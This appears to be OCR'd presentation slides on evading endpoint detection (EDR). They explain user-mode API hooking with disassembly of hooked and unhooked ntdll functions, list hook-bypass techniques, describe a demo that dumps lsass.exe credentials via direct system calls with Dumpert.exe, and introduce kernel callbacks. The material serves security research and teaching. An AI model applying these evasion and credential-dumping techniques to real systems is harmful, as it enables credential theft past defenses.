


Reference [25]

Transition from user-mode to kernel-mode

Notepad saving process, needs access to:

- File system
- Device drivers




So now, what's about EDRs and API-Hooking?

Like a proxy on process level

- Executed code by APIs redirected to EDR.dll

Different API-Hooking techniques

- IAT, EAT and Inline API-Hooking



Indications for Hooking? Check for EDR DLLs

cmd.exe		2.132 K	736 K	8164 Windows Command Process...	Microsoft Corporation
conhost.exe		7.412 K	9.980 K	8172 Console Window Host	Microsoft Corporation
SnippingTool.exe	2.70	5.896 K	14.112 K	1072 Snipping Tool	Microsoft Corporation

Name	Description	Company Name	Path
cmd.exe	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\cmd.exe
cmd.exe.mui	Windows Command Processor	Microsoft Corporation	C:\Windows\System32\en-US\cmd.exe.mui
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll
[redacted]			09.dll
winbrand.dll	Windows Branding Resources	Microsoft Corporation	C:\Windows\System32\winbrand.dll

Show me your hooks baby!

Endpoint with EDR

```
0:001> x ntdll!NtUnmapViewOfSection
00007ffc`bc5ac2f0 ntdll!NtUnmapViewOfSection (NtUnmapViewOfSection)
0:001> u 00007ffc`bc5ac2f0
ntdll!NtUnmapViewOfSection:
00007ffc`bc5ac2f0 4c8bd1          mov     r10,rcx
00007ffc`bc5ac2f3 e989dc0700      jmp     ntdll!QueryRegistryValue+0x7ed (00007ffc`bc629f81)
00007ffc`bc5ac2f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`bc5ac300 7503            jne     ntdll!NtUnmapViewOfSection+0x15 (00007ffc`bc5ac305)
00007ffc`bc5ac302 0f05            syscall
00007ffc`bc5ac304 c3              ret
00007ffc`bc5ac305 cd2e            int     2Eh
00007ffc`bc5ac307 c3              ret
```

Endpoint without EDR

```
0:003> x ntdll!NtUnmapViewOfSection
00007ff9`edecc2f0 ntdll!NtUnmapViewOfSection (NtUnmapViewOfSection)
0:003> u 00007ff9`edecc2f0
ntdll!NtUnmapViewOfSection:
00007ff9`edecc2f0 4c8bd1          mov     r10,rcx
00007ff9`edecc2f3 b82a000000      mov     eax,2Ah
00007ff9`edecc2f8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`edecc300 7503            jne     ntdll!NtUnmapViewOfSection+0x15 (00007ff9`edecc305)
00007ff9`edecc302 0f05            syscall
00007ff9`edecc304 c3              ret
00007ff9`edecc305 cd2e            int     2Eh
00007ff9`edecc307 c3              ret
```

Show me your hooks baby!

```
00007FFCBC5AC2F0   4C:8BD1                  mov r10,rcx                                  ZwUnmapViewOfSection
00007FFCBC5AC2F3   E9 E9D70700              jmp ntdll.7FFCBC629AE1
00007FFCBC5AC2F8   F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
00007FFCBC5AC300   75 03                    jne ntdll.7FFCBC5AC305
00007FFCBC5AC302   0F05                     syscall
00007FFCBC5AC304   C3                       ret
00007FFCBC5AC305   CD 2E                    int 2E
00007FFCBC5AC307   C3                       ret
```

```
00007FFCBC629AE1   51                       push rcx
00007FFCBC629AE2   FF25 00000000            jmp qword ptr ds:[7FFCBC629AE8]
00007FFCBC629AE8   306F F3                  xor byte ptr ds:[rdi-D],ch
00007FFCBC629AEB   01B3 02000000            add dword ptr ds:[rbx+2],esi
00007FFCBC629AF1   0000                     add byte ptr ds:[rax],al
00007FFCBC629AF3   0000                     add byte ptr ds:[rax],al
00007FFCBC629AF5   0000                     add byte ptr ds:[rax],al
00007FFCBC629AF7   0000                     add byte ptr ds:[rax],al
00007FFCBC629AF9   0000                     add byte ptr ds:[rax],al
00007FFCBC629AFB   0000                     add byte ptr ds:[rax],al
00007FFCBC629AFD   0000                     add byte ptr ds:[rax],al
00007FFCBC629AFF   0000                     add byte ptr ds:[rax],al
```

```
000002B301F36F30   4C:8B15 218C0000         mov r10,qword ptr ds:[2B301F3FB58]
000002B301F36F37   8B05 2B8E0000            mov eax,dword ptr ds:[2B301F3FD68]
000002B301F36F3D   4C:3315 4C8B0000         xor r10,qword ptr ds:[2B301F3FA90]
000002B301F36F44   EB BA                    jmp [redacted].2B301F36F00
000002B301F36F46   CC                       int3
000002B301F36F47   CC                       int3
000002B301F36F48   CC                       int3
000002B301F36F49   CC                       int3
000002B301F36F4A   CC                       int3
000002B301F36F4B   CC                       int3
000002B301F36F4C   0F1F40 00                nop dword ptr ds:[rax]
000002B301F36F50   4C:8B15 F98B0000         mov r10,qword ptr ds:[
000002B301F36F57   8B05 278E0000            mov eax,dword ptr ds:[
000002B301F36F5D   4C:3315 2C8B0000         xor r10,qword ptr ds:[
000002B301F36F64   EB 9A                    jmp [redacted].2B301F3
```


```
000002B301F36F00   4C:8BDC                  mov r11,rsp
000002B301F36F03   48:3B0C24                cmp rcx,qword ptr ss:[rsp]
000002B301F36F07   75 19                    jne [redacted].2B301F36F22
000002B301F36F09   48:83C4 08               add rsp,8
000002B301F36F0D   49:83C2 45               add r10,45
000002B301F36F11   FFC8                     dec eax
000002B301F36F13   75 EE                    jne [redacted].2B301F36F03
000002B301F36F15   49:8BE3                  mov rsp,r11
000002B301F36F18   B9 36000FE0              mov ecx,E00F0036
000002B301F36F1D   E8 7E000000              call <JMP.&RtlRaiseStatus>
000002B301F36F22   41:FF62 28               jmp qword ptr ds:[r10+28]
000002B301F36F26   CC                       int3
000002B301F36F27   CC                       int3
000002B301F36F28   CC                       int3
000002B301F36F29   CC                       int3
000002B301F36F2A   CC                       int3
000002B301F36F2B   CC                       int3
000002B301F36F2C   0F1F40 00                nop dword ptr ds:[rax],eax
000002B301F36F30   4C:8B15 218C0000         mov r10,qword ptr ds:[2B301F3FB58]
000002B301F36F37   8B05 2B8E0000            mov eax,dword ptr ds:[2B301F3FD68]
000002B301F36F3D   4C:3315 4C8B0000         xor r10,qword ptr ds:[2B301F3FA90]
000002B301F36F44   EB BA                    jmp [redacted].2B301F36F00
000002B301F36F46   CC                       int3
```

Question!

Why user-mode and not kernel-mode Hooking?

- Because of PatchGuard, EDRs have to (“officially”) set their API-Hooks in user-mode (ntdll.dll)

EDR-API Hooking in user-mode



Reference [25]


User-mode API-Hooking Bypassing

- Use not hooked APIs -> @matteomalvica and @b4rtik
- Ntdll.dll patching -> @spotheplanet and Solomonsklash
- Direct system calls -> @OutlankNL
- Dynamic Invocation -> @TheRealWover

- Still we want Credentials from lsass.exe
  - Let's have a look on Direct system calls
  - We compare Mimikatz.exe with Dumpert.exe


Credential Dumping lsass.exe – Mimikatz.exe

All creds to @gentilkiwi



Credential Dumping lsass.exe – Dumpert.exe

- Combination of API-Unhooking and Direct System Calls
- Excellent Blog Post -> All creds to @OutflankNL



Demo 1 – Bypassing user-mode API-Hooking

We want dump lsass.exe for credentials and hashes

- Bypass the EDR (user-mode Hooking) by using direct system calls with Dumpert.exe
- Create a .dmp from lsass.exe
- All creds to @OutflankNL

Check, is it enough to just bypass user-mode API-Hooking?


Acceptance:

- Attacker has a foothold and already admin privileges

Demo 1 – Bypassing user-mode API-Hooking

In that case, bypassing user-mode API-Hooking isn't enough

- We did use Direct System Calls for dumping lsass.exe…
- But we still get caught by the EDR an create a critical detection



Bypass user mode Hooking not enough!

Next, we have to deal with Kernel Callbacks

What are Kernel Callbacks?

Despite Patch Guard EDR can get feedback from Kernel

Registration Callbacks by EDR Device Driver

Partially documented


- PsSetLoadImageNotifyRoutine
- PsSetCreateThreadNotifyRoutine
- PsSetCreateProcessNotifyRoutine
